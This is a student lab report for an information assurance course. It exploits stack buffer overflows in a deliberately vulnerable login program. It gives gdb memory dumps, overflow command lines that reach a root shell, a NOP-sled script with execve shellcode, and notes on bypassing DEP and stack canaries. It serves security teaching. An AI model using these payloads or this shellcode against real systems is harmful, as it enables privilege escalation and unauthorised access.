# Foundations of Information Assurance

*Lab Assignment 7 Report*

**Team 20**

**Sonam Ghatode**

**Vishal Maurya**

10.21.2019
CY5010

# Index



## Simple Overflow Attack :


1. Type 1: Overwrite value of *login_result* variable:

As we analyzed the *login.c* C program, we saw a possibility of overflowing the variable *credential* since function *strcpy* command is used to assign a value to it. *strcy* doesn't check the bounds before copying the string passed as input to *username* variable. *strcat* concatenates the string passed to variable *password* to *credential*, again without checking bounds. This vulnerability can be exploited to pop up the shell meant to open only after the validation of *username* and *password*. Following is the attack scenario:

1. First we calculated the size for array *team_var*, which came out as 95 and compiled all files using the provided *setup.sh* script. After we gave the size, it became clear how many characters are needed to overflow the *credential* and write into *login_result* variable.


```
    int index, login_result=0; /* The login result (1 is success) */
    char team_var[95];
    char credential[24]; /* Merged username and password */
```

   Following is the stack frame after setting the size of *team_var*:




   According to the frame, we had to give input that is 136 bytes long (136 characters combining *username* and *password*: size of *credential* + size of *team_var* + size of *index*) with 1 as value of *login_result*, since to pass the condition specified in *main()* to grant shell, *login_result* needs to be set as 1. To check where *login_result* is stored, and how many bytes needs to be written in order to reach till there, we used gdb and printed the address of *login_result*.

2. After deciding on how many bytes to write and what and where to write, we proceeded with the attack:




In the screenshot above, we used the command:

*r $(python -c “print(‘a’*136)”) $(python -c “print(‘\x01’)”)*


which inputs character ‘a’ 136 times and as password, we passed \x01, which when compared further in the program will satisfy the condition:

```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, login (username=0x7fffffffe770 'a' <repeats 136 times>,
    password=0x7fffffffe7f9 "\001") at login.c:20
20          SHA1((unsigned char*) credential, strlen(credential), bin_hash);
(gdb) x/100x $sp
0x7fffffffe310: 0xffffe7f9      0x00007fff      0xffffe770      0x00007fff
0x7fffffffe320: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe330: 0x00000000      0x00000000      0xf7ffe710      0x00007fff
0x7fffffffe340: 0xf76cc787      0x00007fff      0x00000000      0x00000000
0x7fffffffe350: 0xffffe380      0x00007fff      0xffffe390      0x00007fff
0x7fffffffe360: 0xf7ffea98      0x00007fff      0x00000000      0x00000000
0x7fffffffe370: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffe380: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffe390: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffe3a0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffe3b0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffe3c0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffe3d0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffe3e0: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffe3f0: 0x61616161      0x61616161      0x00000001      0x00000000
0x7fffffffe400: 0xffffe420      0x00007fff      0x55554a93      0x00005555
0x7fffffffe410: 0xffffe508      0x00007fff      0x00000000      0x00000003
0x7fffffffe420: 0x55554ad0      0x00005555      0xf753ab97      0x00007fff
0x7fffffffe430: 0x00000003      0x00000000      0xffffe508      0x00007fff
0x7fffffffe440: 0x00000003      0x00000003      0x55554a38      0x00005555
0x7fffffffe450: 0x00000000      0x00000000      0x77cb87fc      0x2248c52d
0x7fffffffe460: 0x55554840      0x00005555      0xffffe500      0x00007fff
0x7fffffffe470: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe480: 0x2a0b87fc      0x771d9078      0xb4f587fc      0x771d8120
0x7fffffffe490: 0x00000000      0x00007fff      0x00000000      0x00000000
(gdb) c
Continuing.
sh-4.4$ whoami
user
sh-4.4$ _
```

2. Type 2: Overwrite value of return point with the address of *setuid(0); command:*

In the last approach, we just changed the value of *login_result* variable to attack the program. But in many cases, we would not find it so convenient to exploit. Another way to exploit a program is to overwrite the return pointer with the address of shell code. Return Address is the address which is saved on stack while a function calls another function. It stores the address where to go after executing the called function:




As *login_result* needed 136 bytes of data to be overwritten, after running some commands in debugger, we figured out the address where return address was stored on the stack:

```
Breakpoint 1 at 0x99c: file login.c, line 20.
(gdb) r $(python -c "print('A'*152)") $(python -c "print('\xcb\xbc')")
Starting program: /home/user/Lab_7/login $(python -c "print('A'*152)") $(python -c "print('\xcb\xbc'
)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, login (username=0x7fffffffe7c8 'A' <repeats 152 times>, password=0x7fffffffe861 "♦")
    at login.c:20
20          SHA1((unsigned char*) credential, strlen(credential), bin_hash);
(gdb) x/100x $sp
0x7fffffffe390: 0xffffe861      0x00007fff      0xffffe7c8      0x00007fff
0x7fffffffe3a0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3b0: 0x00000000      0x00000000      0xf7ffe710      0x00007fff
0x7fffffffe3c0: 0xf76cc787      0x00007fff      0x00000000      0x00000000
0x7fffffffe3d0: 0xffffe400      0x00007fff      0xffffe410      0x00007fff
0x7fffffffe3e0: 0xf7ffea98      0x00007fff      0x00000000      0x00000000
0x7fffffffe3f0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe400: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe410: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe420: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe430: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe440: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe450: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe460: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe470: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe480: 0x41414141      0x41414141      0x5500bccb      0x00005555
0x7fffffffe490: 0xffffe588      0x00007fff      0x00000000      0x00000003
0x7fffffffe4a0: 0x55554ad0      0x00005555      0xf753ab97      0x00007fff
0x7fffffffe4b0: 0x00000003      0x00000000      0xffffe588      0x00007fff
0x7fffffffe4c0: 0x00000003      0x00000003      0x55554a38      0x00005555
0x7fffffffe4d0: 0x00000000      0x00000000      0x75ac2f60      0xc1737fb3
0x7fffffffe4e0: 0x55554840      0x00005555      0xffffe580      0x00007fff
0x7fffffffe4f0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe500: 0x296c2f60      0x94262ae6      0xb6922f60      0x94263bbe
0x7fffffffe510: 0x00000000      0x00007fff      0x00000000      0x00000000
(gdb) _
```

To get the shell popped up without satisfying the condition, we had to write the return address with the address of instruction *setuid(0);*. This is how we found out the address of the instruction:

```
Dump of assembler code for function main:
   0x0000555555554a38 <+0>:     push   %rbp
   0x0000555555554a39 <+1>:     mov    %rsp,%rbp
   0x0000555555554a3c <+4>:     sub    $0x10,%rsp
   0x0000555555554a40 <+8>:     mov    %edi,-0x4(%rbp)
   0x0000555555554a43 <+11>:    mov    %rsi,-0x10(%rbp)
   0x0000555555554a47 <+15>:    cmpl   $0x3,-0x4(%rbp)
   0x0000555555554a4b <+19>:    je     0x555555554a72 <main+58>
   0x0000555555554a4d <+21>:    mov    -0x10(%rbp),%rax
   0x0000555555554a51 <+25>:    mov    (%rax),%rax
   0x0000555555554a54 <+28>:    mov    %rax,%rsi
   0x0000555555554a57 <+31>:    lea    0x132(%rip),%rdi        # 0x555555554b90
   0x0000555555554a5e <+38>:    mov    $0x0,%eax
   0x0000555555554a63 <+43>:    callq  0x555555554780 <printf@plt>
   0x0000555555554a68 <+48>:    mov    $0x1,%edi
   0x0000555555554a6d <+53>:    callq  0x5555555547a0 <exit@plt>
   0x0000555555554a72 <+58>:    mov    -0x10(%rbp),%rax
   0x0000555555554a76 <+62>:    add    $0x10,%rax
   0x0000555555554a7a <+66>:    mov    (%rax),%rdx
   0x0000555555554a7d <+69>:    mov    -0x10(%rbp),%rax
   0x0000555555554a81 <+73>:    add    $0x8,%rax
   0x0000555555554a85 <+77>:    mov    (%rax),%rax
   0x0000555555554a88 <+80>:    mov    %rdx,%rsi
   0x0000555555554a8b <+83>:    mov    %rax,%rdi
   0x0000555555554a8e <+86>:    callq  0x55555555494a <login>
   0x0000555555554a93 <+91>:    cmp    $0x1,%eax
   0x0000555555554a96 <+94>:    jne    0x555555554ab0 <main+120>
   0x0000555555554a98 <+96>:    mov    $0x0,%edi
   0x0000555555554a9d <+101>:   callq  0x5555555547c0 <setuid@plt>
   0x0000555555554aa2 <+106>:   lea    0x10b(%rip),%rdi        # 0x555555554bb4
   0x0000555555554aa9 <+113>:   callq  0x5555555547b0 <system@plt>
   0x0000555555554aae <+118>:   jmp    0x555555554abc <main+132>
   0x0000555555554ab0 <+120>:   lea    0x109(%rip),%rdi        # 0x555555554bc0
   0x0000555555554ab7 <+127>:   callq  0x555555554790 <puts@plt>
   0x0000555555554abc <+132>:   mov    $0x0,%eax
   0x0000555555554ac1 <+137>:   leaveq
---Type <return> to continue, or q <return> to quit---
```

After finding out the address to be written, we gave the address as input to *password* variable:

```
   0x0000555555554a9d <+101>:   callq  0x5555555547c0 <setuid@plt>
   0x0000555555554aa2 <+106>:   lea    0x10b(%rip),%rdi        # 0x555555554bb4
   0x0000555555554aa9 <+113>:   callq  0x5555555547b0 <system@plt>
   0x0000555555554aae <+118>:   jmp    0x555555554abc <main+132>
   0x0000555555554ab0 <+120>:   lea    0x109(%rip),%rdi        # 0x555555554bc0
   0x0000555555554ab7 <+127>:   callq  0x555555554790 <puts@plt>
   0x0000555555554abc <+132>:   mov    $0x0,%eax
   0x0000555555554ac1 <+137>:   leaveq
---Type <return> to continue, or q <return> to quit---
   0x0000555555554ac2 <+138>:   retq
End of assembler dump.
(gdb) r $(python -c "print('A'*152)") $(python -c "print('\x98\x4a\x55\x55\x55\x55')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Lab_7/login $(python -c "print('A'*152)") $(python -c "print('\x98\x4a\
x55\x55\x55\x55')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, login (username=0x7fffffffe7c4 'A' <repeats 152 times>,
    password=0x7fffffffe85d "\230JUUUU") at login.c:20
20          SHA1((unsigned char*) credential, strlen(credential), bin_hash);
(gdb) c
Continuing.
sh-4.4# whoami
root
sh-4.4#
```

The address is given in reverse order because in stack, data is stored from higher address to lower address, but the instruction is read from lower to higher address, same as credential grows in the opposite direction of the stack. This way we got the root shell.

We then devised an attack to exploit the vulnerability using python with the 'login' binary file as follows outside gdb : <we have submitted the attack file named login_attack.sh on master server under /home/team_20/Lab7/>

```
ubuntu [Running]
   0x0000555555554a4b <+19>:    je     0x555555554a72 <main+58>
   0x0000555555554a4d <+21>:    mov    -0x10(%rbp),%rax
   0x0000555555554a51 <+25>:    mov    (%rax),%rax
   0x0000555555554a54 <+28>:    mov    %rax,%rsi
   0x0000555555554a57 <+31>:    lea    0x132(%rip),%rdi        # 0x555555554b90
   0x0000555555554a5e <+38>:    mov    $0x0,%eax
   0x0000555555554a63 <+43>:    callq  0x555555554780 <printf@plt>
   0x0000555555554a68 <+48>:    mov    $0x1,%edi
   0x0000555555554a6d <+53>:    callq  0x5555555547a0 <exit@plt>
   0x0000555555554a72 <+58>:    mov    -0x10(%rbp),%rax
   0x0000555555554a76 <+62>:    add    $0x10,%rax
   0x0000555555554a7a <+66>:    mov    (%rax),%rdx
   0x0000555555554a7d <+69>:    mov    -0x10(%rbp),%rax
   0x0000555555554a81 <+73>:    add    $0x8,%rax
   0x0000555555554a85 <+77>:    mov    (%rax),%rax
   0x0000555555554a88 <+80>:    mov    %rdx,%rsi
   0x0000555555554a8b <+83>:    mov    %rax,%rdi
   0x0000555555554a8e <+86>:    callq  0x55555555494a <login>
   0x0000555555554a93 <+91>:    cmp    $0x1,%eax
   0x0000555555554a96 <+94>:    jne    0x555555554ab0 <main+120>
   0x0000555555554a98 <+96>:    mov    $0x0,%edi
   0x0000555555554a9d <+101>:   callq  0x5555555547c0 <setuid@plt>
   0x0000555555554aa2 <+106>:   lea    0x10b(%rip),%rdi        # 0x555555554bb4
   0x0000555555554aa9 <+113>:   callq  0x5555555547b0 <system@plt>
   0x0000555555554aae <+118>:   jmp    0x555555554abc <main+132>
   0x0000555555554ab0 <+120>:   lea    0x109(%rip),%rdi        # 0x555555554bc0
   0x0000555555554ab7 <+127>:   callq  0x555555554790 <puts@plt>
   0x0000555555554abc <+132>:   mov    $0x0,%eax
   0x0000555555554ac1 <+137>:   leaveq
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) q
user@ubuntu:~/Lab_7$ ./login $(python -c "print('\x90'*152)") $(python -c "print('\x98\x4a\x55\x55\x
55\x55')")
# whoami
root
#
```

## Makefile :

```
user@ubuntu:~/Lab_7$ cat Makefile
CFLAGS=-ggdb3 -std=gnu89 -pedantic -fno-stack-protector -Wall
EXEC=-z execstack

all:
	@$(MAKE) -s login
	@$(MAKE) -s extra
	@$(MAKE) -s shellcode

login:
	@gcc $(CFLAGS) $(EXEC) -o login login.c -lssl -lcrypto

extra:
	@gcc $(CFLAGS) $(EXEC) -o extra extra.c -lssl -lcrypto

shellcode:
	@gcc $(EXEC) -o shellcode shellcode.c

clean:
	@rm -f login
	@rm -f extra
	@rm -f shellcode
user@ubuntu:~/Lab_7$
```

A makefile is a special file, containing shell commands, that you create and name makefile (or Makefile depending upon the system). While in the directory containing this makefile, you will type *make* and the commands in the makefile will be executed. If you create more than one makefile, be certain you are in the correct directory before typing make. As a makefile is a list of shell commands, it must be written for the shell which will process the makefile. A makefile that works well in one shell may not execute properly in another shell. The makefile contains a list of *rules*. These rules tell the system what commands you want to be executed. Most times, these rules are commands to compile(or recompile) a series of files. The rules, which must begin in column 1, are in two parts. The first line is called a *dependency* line and the subsequent line(s) are called *actions* or *commands*. The action line(s) must be indented with a tab.

Attributes in our makefile :

-ggdb3: means provide as much information as possible for use of the GDB debugger.

-std=gnu89: c standard according to which a compilation unit should be compiled.

-pedantic: GCC always tries to compile your program if possible; it never gratuitously rejects a program whose meaning is clear merely because (for instance) it fails to conform to a standard. In some cases, however, the C and C++ standards specify that certain extensions are forbidden, and a diagnostic *must* be issued by a conforming compiler. The -pedantic option tells GCC to issue warnings in such cases.

-fno-stack-protector: Disables the stack protection. To mitigate the overwriting of the return address, a stack canary(a randomly calculated variable xored with the return address is stored on the address) is stored to check the integrity of the stack data, -fno-stack-protector disables this protection mechanism.

-Wall: Enables all the warnings about constructions that some users consider questionable, and that are easy to avoid (or modify to prevent the warning), even in conjunction with macros. This also enables some language-specific warnings described in C++ Dialect Options and Objective-C and Objective-C++ Dialect Options.

## Two Protection Scheme for Stack-Based Buffer Overflow Attacks :

1. **Data Execution Prevention (DEP):**

   Stack is used to store the data used in a program and does not or should not contain any instruction. Hence, anything stored on stack should be treated as data, not instruction. Based on this, Data Execution Prevention (DEP) was designed, which did not allow the execution of instruction present on stack, if any. This scheme can be implemented while compiling the code using option *-z noexecstack*. Since stack is supposed to contain only data, this scheme worked well until exploiters got the workaround.

   **Limitations:**

   Since stack is in the memory, where code is also present, the fact that code already exist in the memory can be exploited. When a program is executed, all the libraries included in the program are loaded first on the memory. These libraries are nothing but code, which can be exploited by the attackers. There are functions, which when passed an instruction as input, will execute the instruction. One such function is *system()*. If '*/bin/sh*' is passed to the function, it will pop the shell, in the same way the shell is popped in *login.c* program. All an attacker has to do is point return address to this function and pass *"/bin/sh"* to it as variable and it'll execute the instruction popping up the shell.

   Another workaround this protection scheme is that there's always an instruction for shell pop up loaded in the memory. If by any chance, the attacker knows the location of this shell, he can just point the return address to that shell and get the shell popped up.

2. **Stack Canary:**

To make it difficult for attackers to play with the integrity of stack data, a concept of stack canary was introduced. In this scheme, multiple stack canaries, which are some random data xored with return address, are stored on the stack, with an assumption that if an attacker wants to overflow the stack buffer, he'll overwrite this stack canary too. This stack canary value is checked to confirm the integrity of the stack data.

**Limitations:**

The fact that stack canary is stored somewhere else too to check its integrity against, this can be exploited by the attacker. He can overwrite the stack canary with the exact value and the integrity violation will never be detected. However, it definitely raises the bar for attackers increasing the exploit time significantly. Another workaround is to leave the canary untouched and overwrite other fields. However, this is limited by the type of input a program accepts.

## One real life exploit :

**Bypassing Stack Canary :**

To prevent corrupted buffers during program runtime another technique besides data execution prevention called stack canaries was proposed and also finally implemented as a counter measure against the emerging threat of buffer corruption exploits.

Patching a single buffer vulnerability in an application is harmless, but even within one program the causes of a simple patched buffer size might cause harm to other areas.
On top of that the amount of programs running with legacy code and system rights over their needs is considerable large 20.

Overall this patch driven nature of software development in combination with the usage of type unsafe languages like C/C++ 14 makes such buffer problems still reappear too frequently.
Instead of trying to fix the problem at source level, which patching tries to, canaries 44 try to fix the problem at hand: the stack structure.

The basic methodology is to place a filler word, the canary, between local variables or buffer contents in general and the return address.
This is done for every* (*if the right compiler flag is chosen) 24 function called, not just once for some oblivious main function.
So an overwriting of multiple canary values is often required during an exploit.

For over writing canary we just leak the initial value of the canary, and insert it at the right place in our payload to run the exploit.

Hence we can design our bluffing canary attack like this :

1. Fill buffer with junk
2. Insert leaked canary
3. code redirection to system@glibc
4. fake Base Pointer
5. address of /bin/sh appended lastly

## Extra Credit:

For extra credit, we did not have an inbuilt system('/bin/bash') call in the c code, we in fact use an equivalent hex code given in shellcode.c

**As we already know that our buffer overflow will work if we give 152 bytes as username and 6byte return address as password.**

Now we need to device the attack in a way that the 512 byte can include the shell code and we can somehow return the control flow to the address of shell code and execute it.

To do so we decided to use a no-operation sled, a no-op sled is like a trap we create for the control flow by filling \x90 ('no operation bytes in hex'). The control flow keeps reading these bytes and moves ahead in execution.

We leverage this behaviour by putting in our shell code in hex somewhere in that no-op sled so that our shellcode is executed while following this sled.

But again in order to do so we need our control flow to return to an address which is filled with no-ops. Hence in total we designed the attack like this :

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 0x7fffffffe410 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 |
| 0x7fffffffe420 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 |
| 0x7fffffffe430 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 |
| 0x7fffffffe440 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 |
| 0x7fffffffe450 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 |
| | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 |
| | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 | \x90 |
| | \x31 | \xc0 | \x48 | \xbb | \xd1 | \x9d | \x96 | \x91 |
| | \xd0 | \x8c | \x97 | \xff | \x48 | \xf7 | \xdb | \x53 |
| | \x54 | \x5f | \x99 | \x52 | \x57 | \x5e | \xb0 | \x3b |
| | \x0f | \x05 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 |
| | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 |
| | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 |
| | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 |
| | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 |
| | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 |
| | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 |
| | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x41 | \x30 |
| | \xe4 | \xff | \xff | \xff | \x7f | Rando mness | Rando mness | Rando mness |

Where,

| | |
|---|---|
| | No-op Sled (64 \x90s) = 64 byte |
| | Shell code in hex (27 byte) = 27 byte |
| | Extra Padding with As () = (152 - 64 - 27) byte |
| | Return Address to start of buffer (0x7fffffffe410 + offset) = 0x7fffffffe430, offset used because even though ASLR is off, the base address of the stack pointer might change a little bit on each run. |

**How did we get the return address ?**

First we created the payload with 6 bytes worth of Bs (\x42) as the return address.

```
root@vishal-macbook: /vagrant/Lab_7

root@vishal-macbook:/vagrant/Lab_7# cat extra_attack.py
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = ('\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05')
padding = 'A' * (152 - 64 - 27)
eip = '\x42\x42\x42\x42\x42\x42'
print nopsled + shellcode + padding + " " +eip
root@vishal-macbook:/vagrant/Lab_7# ./extra_attack.py
����������������������������������������������������������������1�H�и��K��H��ST_�RWT^�;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA BBBBBB
root@vishal-macbook:/vagrant/Lab_7#
```


Then we run our vulnerable program 'extra' in gdb, set a breakpoint and then run the binary with this payload by outputting the payload in a file named exploit by :
./extra_attack.py > exploit


```
root@vishal-macbook: /vagrant/Lab_7

root@vishal-macbook:/vagrant/Lab_7# cat extra_attack.py
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = ('\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05')
padding = 'A' * (152 - 64 - 27)
eip = '\x42\x42\x42\x42\x42\x42'
print nopsled + shellcode + padding + " " +eip
root@vishal-macbook:/vagrant/Lab_7# ./extra_attack.py
����������������������������������������������������������������1�H�и��K��H��ST_�RWT^�;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA BBBBBB
root@vishal-macbook:/vagrant/Lab_7# ./extra_attack.py > exploit
root@vishal-macbook:/vagrant/Lab_7# cat exploit
